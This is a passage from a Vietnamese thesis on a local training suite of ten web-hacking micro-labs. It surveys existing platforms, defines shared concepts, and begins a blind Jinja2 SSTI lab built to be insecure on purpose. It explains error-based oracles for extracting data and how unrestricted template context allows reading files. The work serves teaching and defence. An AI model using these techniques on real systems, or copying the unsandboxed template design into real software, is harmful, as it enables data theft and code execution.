Để tránh đánh đồng phạm vi triển khai với độ mạnh của bằng chứng, khóa luận sử dụng hai trục độc lập: *hạng triển khai* và *độ hoàn thiện bằng chứng*.

Core / Extension. *Core* là lab chạy theo đường local-only mặc định; *Extension* cần trình duyệt, Windows, proxy hoặc môi trường chuyên biệt ngoài đường mặc định. Đây chỉ là lớp triển khai, không phải mức hoàn thiện.

M0–M3. Độ hoàn thiện bằng chứng dùng bốn mức M0 (thiết kế), M1 (quan sát cơ chế), M2 (đối chứng không an toàn/an toàn) và M3 (hồi quy tự động với môi trường cố định phiên bản). Định nghĩa chi tiết và mức của từng lab được trình bày tại Chương 5.

Việc gán hạng triển khai và độ hoàn thiện dựa trên audit kho mã, kết quả kiểm thử, đối chứng dương và gói bằng chứng, sau đó được tổng hợp trong chương đánh giá. Hai trục không được chọn trước rồi hợp thức hóa bằng mô tả thiết kế.

1.8 Đóng góp và cấu trúc khóa luận

Khóa luận hướng tới ba đóng góp có thể kiểm chứng:

1. **Đóng góp sản phẩm:** một bộ micro-lab cho mười kỹ thuật web hacking mới, trong đó topology, dữ liệu, phiên bản, trạng thái độ hoàn thiện và giới hạn tái hiện được công bố rõ thay vì giả định mọi lab có cùng mức ổn định.
2. **Đóng góp phương pháp bằng chứng:** một mô hình thống nhất phân tách bằng chứng phía tấn công quan sát được với dữ liệu nền chuẩn của bộ quan sát, qua đó buộc kết luận khai thác phải phù hợp với quyền quan sát trong mô hình đe dọa.
3. **Đóng góp kiểm chứng phòng thủ:** phương pháp hồi quy ghép cặp không an toàn/an toàn kết hợp đối chứng dương để phân biệt bản vá xử lý nguyên nhân gốc với biện pháp chỉ che triệu chứng, giảm tín hiệu hoặc giới hạn bán kính ảnh hưởng.

Chương 2 khảo sát DVWA, WebGoat/WebWolf, OWASP Juice Shop, PortSwigger Web Security Academy, PentesterLab, Hack The Box Academy và TryHackMe, sau đó xác lập khoảng trống nghiên cứu theo các tiêu chí đã công bố. Chương 3 trình bày các khái niệm dùng chung cho từ hai lab trở lên, gồm mô hình bằng chứng, HTTP caching và ETag, chuyển hướng, canonicalization, proxy và HTTP/2. Các chương tiếp theo phân tích mười kỹ thuật theo cùng cấu trúc: mô hình đe dọa, cơ chế, thiết kế thực nghiệm, kết quả, phòng thủ và giới hạn. Chương đánh giá tổng hợp độ hoàn thiện, khả năng tái lập, kết quả trước–sau, ánh xạ Bloom/CLO/PLO và trả lời RQ1–RQ4; riêng RQ4 chỉ đánh giá độ bao phủ thiết kế. Chương kết luận giới hạn các tuyên bố theo

bằng chứng thực tế và nêu hướng hoàn thiện ba lab còn dưới M3 (SOAPwn ở M0; XS-Leak redirect và Parser differentials ở M2).

Chương 2. CÔNG TRÌNH LIÊN QUAN

Chương này định vị bộ lab của khóa luận trong hệ sinh thái các ứng dụng cố ý dễ tổn thương và nền tảng đào tạo an toàn ứng dụng hiện có. Mục tiêu không phải xếp hạng nền tảng nào tốt hơn, bởi mỗi hệ thống phục vụ một nhóm người học, phạm vi kỹ thuật và mô hình vận hành khác nhau. Khảo sát chỉ sử dụng các đặc tính được mô tả trong tài liệu công khai chính thức; cụm từ “không tường minh” vì vậy có nghĩa là chưa tìm thấy một cơ chế được chuẩn hóa và công bố xuyên suốt nền tảng, không phải khẳng định cơ chế đó tuyệt đối không tồn tại.

2.1 Phạm vi và tiêu chí khảo sát

Các đối tượng khảo sát được chia thành hai nhóm: ứng dụng cố ý dễ tổn thương có thể triển khai cục bộ, gồm DVWA, WebGoat/WebWolf và OWASP Juice Shop; và nền tảng cung cấp bài học hoặc mục tiêu thực hành chủ yếu theo mô hình lưu trữ sẵn, gồm PortSwigger Web Security Academy, PentesterLab, Hack The Box Academy và TryHackMe. Việc đối chiếu dựa trên sáu tiêu chí: **phạm vi kỹ thuật** mới năm 2025; **quyền sở hữu môi trường** để người học dựng và đặt lại; **khả năng đọc, sửa mã nguồn ứng dụng đích**; **hướng dẫn giảm thiểu hoặc bản dựng an toàn**; **hội quy ghép cặp không an toàn/an toàn** trên cùng phép thử; và **mô hình bằng chứng, metadata tái lập**. Các tiêu chí này liên hệ trực tiếp với ba đóng góp ở Chương 1, không nhằm thay thế những tiêu chí khác như độ rộng danh mục, gamification hoặc chứng chỉ nghề nghiệp.

2.2 Ứng dụng cố ý dễ tổn thương triển khai cục bộ

DVWA là ứng dụng PHP/MariaDB mã nguồn mở, cung cấp các lỗ hổng phổ biến theo nhiều mức độ khó, hỗ trợ Docker Compose, đặt lại cơ sở dữ liệu và mặc định gắn dịch vụ container vào loopback [5]. Các mức bảo mật cho phép so sánh hành vi, nhưng tài liệu công khai không mô tả một quy trình hồi quy ghép cặp thống nhất cho từng bài, trong đó cùng assertion phải thất bại ở chế độ không an toàn và đạt ở chế độ an toàn.

OWASP WebGoat tổ chức bài học theo ba bước: giải thích lỗ hổng, học qua bài tập và trình bày biện pháp giảm thiểu; dự án có thể chạy bằng Docker hoặc bản độc lập. **WebWolf** mô phỏng máy của kẻ tấn công để phân biệt hành động phía kẻ tấn công với hoạt động trên website bị tấn công [6]. Đây là tiền lệ gắn với tách bằng chứng. Khác biệt của khóa luận vì vậy không nằm ở riêng việc tách kẻ tấn công và nạn nhân, mà ở việc dùng bằng chứng phía tấn công quan sát được/dữ liệu nền chuẩn của bộ quan sát làm điều kiện chấp nhận kết quả xuyên suốt mười kỹ thuật.

OWASP Juice Shop hỗ trợ Node.js, Docker hoặc Vagrant, tutorial mode, score board và CTF. Nhiều challenge có thêm bài tập *Find It* và *Fix It*, cùng liên kết tới tài liệu biện pháp giảm thiểu [7]. Do đó, không chính xác nếu xem các nền tảng hiện có chỉ dạy khai thác. Một đối chứng khác là **OWASP Mutillidae II**, dự án hỗ trợ đặt lại và chuyển đổi giữa chế độ an toàn/không an toàn [8]. Hai trường hợp này cho thấy chế độ an toàn hoặc hoạt động sửa lỗi không phải đóng góp mới nếu xét riêng lẻ; điểm cần kiểm chứng của đề tài là sự kết hợp với cùng topology, cùng oracle, đối chứng dương và kiểm thử hồi quy tự động.

2.3 Nền tảng đào tạo và bài tập thực hành

PortSwigger Web Security Academy cung cấp nội dung miễn phí, interactive labs, progress tracking và danh mục được cập nhật thường xuyên với các chủ đề như SSTI, SSRF, web cache poisoning và API testing [9]. Thế mạnh của Academy là tốc độ cập

nhật và chất lượng bài thực hành lưu trữ sẵn. Bộ lab của khóa luận không cạnh tranh về độ phủ, mà hướng đến sản phẩm có kiểm soát mã nguồn để người học dựng, đọc dịch vụ nạn nhân, thay đổi phòng thủ và lưu bằng chứng cục bộ.

PentesterLab tập trung vào lỗ hổng thực tế, CVE và rà soát mã an ninh; nội dung công khai nhấn mạnh việc hiểu bug, đường khai thác và bản vá an toàn. Một số bài miễn phí có thể chạy cục bộ bằng ISO, còn danh mục nâng cao chủ yếu được cung cấp trực tuyến [10], [11]. Học theo nguyên nhân gốc vì vậy không phải đặc tính riêng của đề tài; điểm phân biệt là một khung sườn và tiêu chí bằng chứng thống nhất cho mười nghiên cứu.

Hack The Box Academy tổ chức nội dung theo mô-đun và lộ trình học, có mục tiêu tương tác, Pwnbox và kết nối VPN từ máy riêng; mục tiêu nằm trong các subnet cô lập do nền tảng vận hành [12], [13]. **TryHackMe** tổ chức nội dung theo room, mô-đun và lộ trình học; người học có thể dùng AttackBox trên cloud hoặc máy riêng qua VPN, còn tổ chức có thể tạo và gán nội dung qua Content Studio [14], [15]. Hai nền tảng giải quyết tốt việc cấp phát môi trường và theo dõi tiến độ. Tuy nhiên, quyền truy cập mã nguồn ứng dụng đích, bản dựng an toàn và kiểm thử hồi quy phụ thuộc từng mô-đun hoặc room, thay vì là một hợp đồng thống nhất mà người học sở hữu trong kho mã.

2.4 Bộ lab học thuật và nền tảng nghiên cứu giáo dục an toàn

Bên cạnh các sản phẩm thương mại và mã nguồn mở phổ thông, giới học thuật đã phát triển nhiều nền thử nghiệm và framework sinh môi trường dễ tổn thương phục vụ giảng dạy và thi đấu. **SecGen** (Security Scenario Generator) sinh ngẫu nhiên các máy ảo dễ tổn thương giàu ngữ cảnh bằng cách lồng ghép các mô-đun, kèm hệ thống gợi ý làm giàn giáo cho người học nhập môn; công cụ đã được dùng để giảng dạy và tổ chức CTF quy mô quốc gia [16]. **ISEAGE** (Internet-Scale Event and Attack

Generation Environment) của Iowa State là một “Internet mô phỏng” có kiểm soát, làm nền tảng cho các kỳ Cyber Defense Competition và cho những mở rộng cyber-physical phục vụ huấn luyện an toàn [17]. Các công trình về giáo dục lập trình an toàn và thiết kế bài thực hành cũng xuất hiện thường xuyên tại các hội nghị và workshop về giáo dục điện toán và thực nghiệm an toàn.

So với các nền tảng này, đóng góp của khóa luận không nằm ở kỹ thuật sinh môi trường hay quy mô thi đấu. SecGen mạnh ở tính ngẫu nhiên hóa và khả năng nhân bản kịch bản; ISEAGE mạnh ở mô phỏng mạng quy mô lớn và tình huống phòng thủ. Tuy nhiên, cả hai không đặt trọng tâm vào việc tái dựng *mười kỹ thuật nghiên cứu mới của năm 2025* dưới một mô hình bằng chứng thống nhất — tách oracle phía tấn công quan sát được khỏi dữ liệu nền chuẩn của bộ quan sát — kèm hồi quy ghép cặp không an toàn/an toàn trên cùng điều kiện thực nghiệm. Đề tài vì vậy bổ sung một lát cắt khác: không sinh môi trường ngẫu nhiên, mà cố định một tập khả năng khai thác cơ bản liên tầng có kiểm chứng phòng thủ và công bố mức độ hoàn thiện bằng chứng cho từng lab.

2.5 Ma trận đối chiếu

Bảng 2.1 tóm tắt các đặc tính được công bố công khai. Các giá trị “một phần”, “tùy bài” và “không tường minh” được dùng để tránh suy diễn từ một số bài riêng lẻ sang toàn bộ nền tảng.

2.6 Khoảng trống nghiên cứu và vị trí của đề tài

Các nền tảng hiện có đã đáp ứng tốt nhiều nhu cầu — ứng dụng cố ý dễ tổn thương, bài học có hướng dẫn, môi trường cô lập lưu trữ sẵn, framework sinh môi trường, rà soát mã và theo dõi tiến độ — và một số còn có chế độ an toàn/không an toàn hoặc tách riêng thành phần kẻ tấn công. Vì vậy khóa luận không xem bất kỳ đặc tính đơn

Bảng 2.1: Đối chiếu các nền tảng thực hành với định hướng của đề tài

Nền tảng	Môi trường và mã nguồn	Phòng thủ/sửa lỗi	Hội quy ghép cặp	Tách bằng chứng	Phạm vi 2025
DVWA	Local, Docker; có mã nguồn	Mức bảo mật	Một phần	Không tường minh	Không phải trọng tâm
WebGoat và WebWolf	Local, Docker; có mã nguồn	Bài học giảm thiểu	Không tường minh	Một phần, tách vai trò	Không phải trọng tâm
Juice Shop	Local, Docker; có mã nguồn	Find It và Fix It, biện pháp giảm thiểu	Một phần	Không tường minh	Không phải trọng tâm
PortSwigger Academy	Lưu trữ sẵn; mã nguồn lab không công khai	Nội dung giải thích	Không tường minh	Góc nhìn người giải	Cập nhật nhanh, một phần
PentesterLab	Lưu trữ sẵn; một số ISO/mã nguồn	Rà soát mã, bản vá an toàn	Không tường minh	Không tường minh	Một phần
HTB Academy	Lưu trữ sẵn; VPN hoặc Pwnbox; tùy mô-đun	Tùy mô-đun	Không tường minh	Tùy mô-đun	Danh mục rộng
TryHackMe	Lưu trữ sẵn; VPN hoặc AttackBox; tùy room	Tùy room	Không tường minh	Tùy room	Danh mục rộng
SecGen và ISEAGE	Local/nền thử nghiệm; có mã nguồn	Tùy kịch bản	Không tường minh	Không tường minh	Không phải trọng tâm
Đề tài này	Local; có nạn nhân, hạ tầng và kiểm thử	Sửa nguyên nhân gốc, phòng thủ nhiều lớp	Tường minh theo thiết kế	Tách kẻ tấn công và bộ quan sát	Tập nghiên cứu 2025

lẽ nào là mới.

Điều chưa tìm thấy, trong phạm vi tài liệu công khai được khảo sát, là một sản phẩm kết hợp *đồng thời* bốn thuộc tính: (1) tập trung vào mười nghiên cứu web hacking nổi bật năm 2025 [1]; (2) triển khai local-only với nạn nhân, dịch vụ hỗ trợ, phòng thủ và kiểm thử do người học kiểm soát; (3) tách bằng chứng phía tấn công quan sát được khỏi dữ liệu nền chuẩn của bộ quan sát; và (4) hội quy ghép cặp không an toàn/an toàn áp dụng nhất quán trên cùng điều kiện. Đề tài định vị tại giao điểm bốn thuộc tính này, không cạnh tranh về số lượng bài tập hay độ phủ lỗi hồng phổ thông.

Khoảng trống này đặt ra nghĩa vụ kiểm chứng: chỉ lab có bản dựng tái lập, kết quả không an toàn/an toàn, đối chứng dương và bằng chứng thực tế mới được xem là đạt; lab phụ thuộc trình duyệt/runtime đặc thù hoặc mới ở mức thiết kế phải công bố kèm trạng thái độ hoàn thiện. Nguyên tắc này được áp dụng ở chương đánh giá để trả lời các câu hỏi nghiên cứu (Chương 1).

Chương 3. NỀN TẢNG KỸ THUẬT

3.1 Phạm vi và nguyên tắc biên soạn

Chương này chỉ giữ lại những khái niệm kỹ thuật thỏa đồng thời hai điều kiện: (i) xuất hiện ở ít nhất hai lab; và (ii) giúp diễn giải cùng một mẫu lập luận hoặc cùng một cơ chế quan sát. Theo đó, các chi tiết riêng của từng nghiên cứu — ví dụ logic nội bộ của Next.js cache, khung WSDL/.NET trong SOAPwn, hay vòng đời frame cụ thể của lab HTTP/2 CONNECT — không được trình bày đầy đủ ở đây mà chỉ được nhắc ở mức từ vựng nền [1], [18], [19].

3.2 Mô hình khái niệm dùng chung

Trong khóa luận này, các thuật ngữ sau được dùng theo *nghĩa thao tác* thống nhất cho toàn bộ sản phẩm:

1. **Oracle**: tín hiệu quan sát được cho phép phân biệt ít nhất hai giả thuyết về trạng thái hệ thống. Oracle có thể xuất hiện dưới dạng khác biệt mã trạng thái, độ dài phản hồi, thời gian, hướng chuyển hướng, hoặc khả năng/không khả năng hoàn thành một hành vi trên trình duyệt hay proxy.
2. **Side-channel**: kênh suy luận không đi qua dữ liệu nghiệp vụ mà đi qua thuộc tính phụ của quá trình xử lý, ví dụ bộ xác thực cache, lịch sử điều hướng, thời gian, độ dài, hoặc lịch lập lịch kết nối. Một side-channel thường được thực thi như một oracle nhiều lần lặp.
3. **Logic gap**: khoảng sai khác giữa *ý nghĩa an ninh mong muốn* và *hành vi thực thi thực tế* do hệ thống kiểm tra, chuẩn hoá, cache, uỷ quyền, hoặc định tuyến ở những bước không đồng nhất.

4. **Bằng chứng phía tấn công quan sát được:** phần bằng chứng mà kẻ tấn công thực sự nhìn thấy từ vị trí của mình, không giả định quyền đọc nhật ký, shell hay database. Đây là lớp bằng chứng dùng để kết luận rằng kỹ thuật có thể khai thác được từ góc nhìn bên ngoài.
5. **Dữ liệu nền chuẩn:** bằng chứng nội tại dùng để xác nhận cơ chế thật sự đã xảy ra, ví dụ tệp đánh dấu, trace proxy, nhật ký ứng dụng, định danh stream/kết nối, hoặc trạng thái phần nền. Dữ liệu nền chuẩn không dùng để thay thế oracle, mà để kiểm chứng rằng oracle phản ánh đúng nguyên nhân.
6. **Đối chứng dương:** ca kiểm thử gần với ca tấn công nhưng được thiết kế để *vẫn phải hoạt động đúng* sau khi vá, nhằm chứng minh biện pháp phòng thủ không vô hiệu hoá nhằm chức năng hợp lệ.
7. **Đối chứng âm:** ca kiểm thử được thiết kế để *không kích hoạt* oracle hay sink đang khảo sát, nhằm chặn diễn giải sai do nhiễu môi trường, caching ngẫu nhiên, hay tín hiệu nền.
8. **Hồi quy ghép cặp:** phương pháp dùng cùng một topology và cùng một bộ kiểm thử để so sánh *chế độ không an toàn* và *chế độ an toàn*. Một bản vá chỉ được xem là mạnh khi oracle biến mất hoặc đổi nghĩa do nguyên nhân gốc đã bị loại bỏ, trong khi đối chứng dương vẫn giữ được hành vi hợp lệ.

3.3 Nền tảng giao thức và xử lý dùng chung

3.3.1 Bộ nhớ đệm, trình xác thực và chuyển hướng

Về mặt chuẩn, ETag là một *bộ xác thực* của biểu diễn tài nguyên; ngữ nghĩa caching được mô tả riêng trong RFC 9111, còn ngữ nghĩa chuyển hướng nằm trong RFC 9110 [20], [21]. Vì vậy, trong khóa luận này: (i) ETag được hiểu như tín hiệu xác thực/phân biệt biểu diễn chứ không mặc nhiên đồng nhất với độ dài nội dung; (ii) chuyển hướng

được xem là chuyển tiếp có ngữ nghĩa riêng của HTTP; và (iii) một oracle dựa trên cache hoặc chuyển hướng chỉ có ý nghĩa khi được ràng buộc bằng bằng chứng phía tấn công quan sát được và dữ liệu nền chuẩn, thay vì suy đoán từ một phản hồi đơn lẻ. Cụm kiến thức này được dùng lặp lại ở các lab về SSRF redirect loops, Cross-Site ETag Length Leak, Next.js cache poisoning và XSS-Leak redirect [1], [20], [21].

3.3.2 Chuẩn hóa chính tắc, chuẩn hóa và phân tích cú pháp

RFC 3986 cho phép nhiều bước normalization ở mức URI, như case normalization, percent-encoding normalization và path-segment normalization; Unicode TR15 định nghĩa bốn dạng chuẩn hoá NFC, NFD, NFKC và NFKD [22], [23]. Hai chuẩn này dẫn tới cùng một bài học dùng chung: một quyết định an ninh chỉ đáng tin khi các bước *parse*, *normalize*, *lookup* và *authorize* dùng cùng một biểu diễn chuẩn. Nếu các thành phần áp dụng thứ tự chuẩn hoá khác nhau, hoặc thậm chí dùng hai bộ parser khác nhau, hệ thống có thể tạo ra logic gap dù từng bước cục bộ đều có vẻ hợp lệ. Cụm nền tảng này được dùng ở lab Unicode normalization, Parser differentials, và một phần ở các lab liên quan route/cache/key derivation [1], [22], [23].


3.3.3 Proxy, CONNECT và ghép kênh

HTTP/2 đưa nhiều yêu cầu/phản hồi độc lập lên cùng một kết nối thông qua các *stream*, còn CONNECT trong HTTP/2 mở đường hầm trên *một stream*, thay vì biến toàn bộ kết nối thành đường hầm như cách diễn giải quen thuộc ở HTTP/1.1 [18]. Do đó, ở mức nền tảng, khóa luận phân biệt ba đơn vị: *kết nối vật lý*, *stream logic*, và *điểm đích cuối cùng*. Sự phân biệt này không chỉ cần cho lab HTTP/2 CONNECT, mà còn giúp mô tả các cơ chế proxy, phân quyền thượng nguồn và lập lịch kết nối trong các lab liên quan side-channel trình duyệt và chuyển hướng [1], [18].

3.4 Ánh xạ khái niệm sang các bài thực hành

Ký hiệu lab: L1 Successful Errors/SSTI; L2 ORM Leak; L3 SSRF Redirect Loops; L4 Unicode Normalization; L5 SOAPwn; L6 Cross-Site ETag Length Leak; L7 Next.js Cache Poisoning; L8 XSS-Leak Redirect; L9 HTTP/2 CONNECT; L10 Parser Differentials.

Các lab dùng chung một mẫu topology (Hình 3.1): một tác nhân tấn công hoặc bộ chạy kiểm thử đo *oracle* qua gateway tới nạn nhân và các dịch vụ hỗ trợ, trong khi *bộ quan sát* (nhật ký, trace) chỉ là dữ liệu nền chuẩn và nằm ngoài đường quan sát của kẻ tấn công. Mỗi chương lab chỉ nêu phần khác biệt so với mẫu này thay vì vẽ lại toàn bộ.



Hình 3.1: Mẫu topology micro-lab dùng chung. Bộ quan sát là dữ liệu nền chuẩn, tách khỏi đường quan sát của kẻ tấn công.

Có thể phân loại các lab theo *kênh khai thác chính* mà kẻ tấn công dựa vào, khác với cách phân loại theo *bất biến bị phá vỡ* khi trả lời RQ1 ở Chương 5; vì là hai trục khác nhau, một lab có thể nằm ở vị trí khác nhau giữa hai cách nhìn.

Nhóm *Oracle* gồm các lab mà kẻ tấn công phải dựa vào một tín hiệu quan sát được (oracle hoặc kênh kẻ) để trích xuất hoặc suy ra trạng thái ẩn khi đầu ra trực tiếp bị chặn (L1, L2, L3, L6, L8, L9). Oracle được dùng theo hai kiểu. Kiểu *suy luận lặp từng bit* — lặp một bộ phân loại nhị phân nhiều lần để học dần trạng thái ẩn — áp dụng cho L2 (dò từng ký tự), L3 (dò khả năng tới), L6 (rò rỉ độ dài), L8 (đo thời gian) và

L9 (dò khả năng tiếp cận). Kiểu *đọc trực tiếp* — tín hiệu mang thẳng giá trị cần lấy trong một lần quan sát — áp dụng cho L1, nơi thông báo lỗi nhét thẳng dữ liệu bí mật.

Nhóm *Logic gap* (khoảng hở logic) gồm các lab mà kênh khai thác chính là một khoảng hở logic tạo hiệu ứng trực tiếp — vượt phân quyền, lộ dữ liệu, sinh hiệu ứng phụ hoặc phát lại cache — chứ không qua suy luận tín hiệu từng bước (L4, L5, L7, L10). Ở nhóm này, hiệu ứng đến từ hai tầng dùng chuẩn hóa hoặc biểu diễn khác nhau (L4, L7, L10) hoặc từ một capability/handler được cấp vượt ý định (L5). Các lab này vẫn có thể định nghĩa một oracle cục bộ trong chương tương ứng để *phát hiện* hiệu ứng, nhưng oracle không phải kênh khai thác chính nên chúng không được xếp vào nhóm Oracle.

Vì hai trục độc lập, một số lab nằm ở nhóm kênh khai thác khác với nhóm bất biến của mình ở RQ1; điều này cần nêu rõ để không bị hiểu nhầm là phân loại mâu thuẫn. L1 và L5 cùng thuộc nhóm bất biến *đầu vào trở thành ngữ nghĩa thực thi* (injection) nhưng nằm ở hai nhóm khác nhau: L1 là bài blind nên kênh chính là oracle lỗi, còn L5 sinh hiệu ứng phụ trực tiếp (ghi tệp) nên kênh chính là khoảng hở logic. Tương tự, L2, L3 và L9 thuộc nhóm bất biến *capability được cấp rộng hơn ý định* — bản chất gốc là một khoảng hở logic — nhưng chỉ khai thác được qua oracle lặp, nên chúng xếp vào nhóm Oracle chứ không phải nhóm Logic gap.

Chương 4. TRIỂN KHAI CÁC LAB THỰC HÀNH

Chương này chỉ giữ lập luận, hợp đồng bằng chứng và kiểm chứng phòng thủ. Lệnh dựng/đặt lại, tập ngữ liệu, payload, trace và checklist thao tác được chuyển sang `guide.md` và `reproducibility.md` của từng thư mục `lab/lab01-successful-errors/` đến `lab/lab10-parser-differentials/` (cùng `docs/setup-lab-env.md` dùng chung); Phụ lục A ghi bản kê khai tái lập tối thiểu.

4.1 Oracle dựa trên lỗi trong SSTI mù (*Successful Errors*)

Successful Errors được PortSwigger xếp ở vị trí đầu trong danh sách các kỹ thuật web hacking nổi bật của năm 2025. Công trình gốc nghiên cứu cách tận dụng lỗi thực thi trong Code Injection và Server-Side Template Injection (SSTI), tập trung vào hai biến thể *Error-Based* và *Boolean Error-Based Blind*. Điểm chung của chúng là biến đường xử lý lỗi thành một oracle, nhờ đó kết quả của biểu thức vẫn có thể được suy ra khi ứng dụng không trả trực tiếp đầu ra thực thi [1], [24].

Trong phạm vi Lab 01, chương này lựa chọn blind SSTI trên Jinja2 làm trường hợp nghiên cứu. Lab không mô phỏng thoát sandbox, thực thi lệnh hệ điều hành hoặc khai thác mục tiêu bên ngoài; dữ liệu bí mật và cơ chế khai thác qua lỗi được giới hạn trong một ngữ cảnh giả lập. Nội dung tập trung vào mô hình đe dọa, cơ chế oracle, thiết kế lab, tiêu chí kiểm chứng và biện pháp phòng thủ.

4.1.1 Mô tả vấn đề

Bài toán SSTI mù

SSTI xuất hiện khi dữ liệu do người dùng kiểm soát trở thành một phần của *template source* và được template engine phân tích, thay vì chỉ được truyền vào như dữ liệu cho một template cố định. Quy trình kiểm thử thường gồm ba bước: phát hiện khả năng đánh giá biểu thức, nhận diện engine và xác định khả năng khai thác cơ bản có thể sử dụng trong ngữ cảnh thực thi [25].

Trong trường hợp thông thường, biểu thức như $\{7*7\}$ có thể được kết xuất thành giá trị quan sát được. Với blind SSTI, biểu thức vẫn được phân tích và đánh giá nhưng kết quả bị loại bỏ hoặc không được đưa vào phản hồi. Điều này có thể xảy ra khi ứng dụng chỉ trả thông báo cố định, kết quả chỉ được dùng trong logic nội bộ hoặc một lớp trung gian thay mọi lỗi bằng phản hồi chung.

Vì vậy, việc không nhìn thấy đầu ra không chứng minh rằng biểu thức không được thực thi. Câu hỏi cần kiểm chứng là quá trình parse hoặc evaluation có tạo ra tín hiệu khác mà phía gửi yêu cầu quan sát được hay không. Trong *Successful Errors*, tín hiệu đó đến từ lỗi thực thi: nội dung lỗi có thể trực tiếp chứa giá trị cần lấy, hoặc sự xuất hiện của lỗi có thể biểu diễn kết quả đúng–sai của một predicate.

4.1.2 Cơ chế kỹ thuật: khoảng hở logic và oracle

Khoảng hở logic trong đường xử lý lỗi

Hãy hình dung phản hồi của ứng dụng như một hộp đen có hai cửa ra. Khi template được phân tích và đánh giá bình thường, ứng dụng luôn trả về một thông báo cố định, ví dụ “OK”, không kèm bất kỳ kết quả tính toán nào. Nhưng khi quá trình đánh giá gặp lỗi (exception), ứng dụng chuyển sang một *đường xử lý khác*, và đường này thường có phản hồi khác: mã trạng thái HTTP khác, nội dung thông báo khác, hoặc thậm chí

không phản hồi gì cả.

Khoảng hở logic (logic gap) nằm chính ở điểm này: ứng dụng đã giấu giá trị kết quả, nhưng lại không giấu được câu hỏi “*quá trình thực thi có thất bại hay không*”. Mỗi yêu cầu gửi vào, phía kiểm thử chỉ cần so sánh phản hồi nhận được với phản hồi cố định “OK”: nếu khớp thì không có lỗi, nếu khác thì có lỗi. Sự khác nhau đó chính là oracle — một kênh truyền tin mà ứng dụng không hề chủ đích tạo ra.


Kênh này có hai mức khả năng, tùy theo nội dung phản hồi khi có lỗi:

1. **Oracle Error-Based (trực tiếp).** Nếu thông báo lỗi *in kèm giá trị vừa được tính* ra ngoài, một yêu cầu duy nhất có thể trả về nhiều thông tin. Ví dụ, một template cố tình gây lỗi tại vị trí chứa kết quả sẽ khiến chuỗi lỗi phản ánh nội dung giá trị đó. Đây là kênh truyền tin nhanh: mỗi yêu cầu mang theo một phần dữ liệu thực.
2. **Oracle Boolean Error-Based (gián tiếp).** Nếu ứng dụng chỉ phân biệt được “có lỗi” và “không lỗi” mà không tiết lộ nội dung lỗi, mỗi yêu cầu chỉ trả lời được *một câu hỏi đúng/sai*. Để trích xuất dữ liệu, phía kiểm thử phải xây dựng các template dạng “nếu điều kiện đúng thì gây lỗi, ngược lại chạy bình thường”, rồi gửi hàng loạt yêu cầu, mỗi yêu cầu kiểm chứng một bit hoặc một ký tự theo phương pháp tìm kiếm nhị phân.

Một phân biệt quan trọng cuối cùng: **lỗi cú pháp** (parse error) xảy ra khi template engine đọc và phân tích chuỗi trước khi thực thi, nên payload sai cú pháp rất phù hợp để *phát hiện* điểm tiêm SSTI và *nhận diện* engine đang dùng. Tuy nhiên, tại thời điểm lỗi cú pháp xảy ra, chưa giá trị nào được tính toán cả, nên kênh này không tự động giúp *trích xuất* dữ liệu. Muốn lấy dữ liệu qua lỗi, cần một **lỗi runtime**: lỗi xảy ra *sau* khi giá trị mục tiêu đã được tính xong, và đưa chính giá trị đó vào thông báo exception [24].

4.1.3 Thiết kế và kiểm chứng Lab 01

Kiến trúc lab



Hình 4.1: Kiến trúc và ranh giới quan sát của Lab 01

Dữ liệu và hành vi ứng dụng

Ở chế độ không an toàn, flag là các tệp thật trên đĩa trong container nạn nhân: /app/secret/flag_task2.txt chứa FLAG{SSTI_BASIC...} và /flag_rce.txt chứa FLAG{RCE_own3d...}; một flag mở rộng khác đặt ở biến môi trường FLAG_TASK4. Mỗi flag mang định dạng FLAG{<prefix>_<hmac>}: prefix mô tả cố định, phần đuôi là HMAC theo mã số sinh viên (MSSV), sinh lúc build image từ một hàm duy nhất dùng chung. Nhờ vậy flag khai thác được cũng chính là flag mà endpoint /check tự chấm — không còn tách làm hai hệ. Đây là tùy chọn *cá nhân hóa* (mỗi sinh viên một flag), không phải cơ chế kiểm soát toàn vẹn: FLAG_SECRET công khai nên phần MSSV chỉ tạo khác biệt hiển thị. Context không bị giới hạn: render_template_string cho phép truy cập context mặc định của Jinja2, từ đó leo tới os và đọc tệp qua chuỗi phản chiếu; không có sandbox, danh sách cho phép thuộc tính hay context tối thiểu. Điểm khác 